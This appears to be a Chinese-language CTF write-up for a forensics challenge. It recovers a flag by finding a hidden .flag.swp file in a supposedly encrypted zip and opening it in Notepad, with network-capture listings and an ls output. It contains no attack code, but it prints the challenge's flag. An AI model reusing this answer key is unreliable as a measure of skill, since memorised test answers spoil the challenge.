cl0.webterren.com	image/gif	34 bytes	link%3Furl%3D54EYU6YhA5wHwlFHSBTy
cl.webterren.com	image/gif	34 bytes	link%3Furl%3D54EYU6YhA5wHwlFHSBTy
images.china.cn	image/png	1,152 kB	cbbebf0d-4317-4f81-a157-4947d838ce5
tv.cctv.com	text/html	2,762 bytes	index.shtml
push.zhanzhang.baidu.com	text/javascript	281 bytes	push.js
js.t.sinajs.cn	application/x-javascript	4,312 bytes	bundle.js?version=20150130.02
js.t.sinajs.cn	application/x-javascript	15 kB	client.js?version=20150130.02
js.t.sinajs.cn	application/x-javascript	88 kB	iframeWidget.js?version=20140327
timg.sjs.sinajs.cn	image/gif	796 bytes	loading1.gif
www.cctv.com	application/javascript	7,382 bytes	a2.js
p5.img.cctvpic.com	image/jpeg	7,292 bytes	35f51c0c428a4b19834084f8e29e0e22-7
r.img.cctvpic.com	text/css	1,316 bytes	style.css?93534174d3cb01f2509dddbd5
p4.img.cctvpic.com	image/jpeg	7,193 bytes	cf0219df98aa4ac699c2b520bb0992f1-4
api.share.baidu.com	image/gif	0 bytes	content_683139.htm
widget.weibo.com	text/html	0 bytes	aj_relationship.php?fuid=1791805181&c
js.data.cctv.com	application/javascript	126 kB	_aplus_plugin_cctv.js,aplus_plugin_aplu
p.data.cctv.com	image/gif	43 bytes	.gif?logtype=0&title=%E6%8E%A8%E5
47.107.33.15:81	application/zip	5,015 bytes	secret.zip
47.107.33.15:81	text/html	320 bytes	hint.html
47.107.33.15:81	text/html	287 bytes	favicon.ico


压缩包加密了，所以再拉到windows中打开，

对了，还有hint，先查看hint，

```
root@kali:~/Desktop# more hint.html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta
      name="viewport"
      content="width=device-width, user-scalable=no, initial-scale=1.0, ma
ximum-scale=1.0, minimum-scale=1.0"
    />
    <title>Hint</title>
  </head>

  <body>
    <h1>you don't need password</h1>
  </body>
</html>
```

不需要密码，说明压缩包要么是简单爆破得到，要么是伪加密。打开却看到是这样的。



名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
.flag.swp	16,384	2,414	SWP 文件	2020/1/30 22:...	8357E0D8
flag *	8,241	2,329	文件	2020/1/30 22:...	1E267A74

明白了为什么不用密码了，直接打开flag.swp文件就可以了。就能找到flag

H汲BSH蒇BSxC3

SOH
STX

actf{c5558bcf-26da-4f8b-b181-b61f3850b9e5}

SOHESCETX;8

ACK

忐xFFxFFx84

swp文件在linux系统中是隐藏文件，是看不到的，但是在windows系统中是可以看到的，这里直接用记事本打开就可以。

扩展：一般隐藏文件使用 `ls` 命令查看

```
root@kali:~/Desktop# ls -all
total 14820
drwxr-xr-x  4 root root     4096 Oct  2 22:32 .
drwx------ 16 root root     4096 Oct  2 22:28 ..
-rwxrwx---  1 root root  7053824 Oct  2 22:24 attachment.tar
drwxr-xr-x  2 root root     4096 Oct  2 22:30 ctf
-rw-rw-rw-  1 root root    16384 Oct  2 22:32 .flag.swp
-rw-r--r--  1 root root      320 Oct  2 22:29 hint.html
-rw-r--r--  1 root root    12288 Sep 29 22:26 .index.php.swp
drwxr-xr-x  2  501 staff    4096 Mar  5  2020 tmp
-rw-r--r--  1 root root  8066200 Jan 30  2020 wget.pcapng
```

loading

本周内容结束，下周继续。这周做的题，学到了一些关于操作系统的基础内容。

> 雄鹰不为暴风折翼，群狼不因长夜畏惧！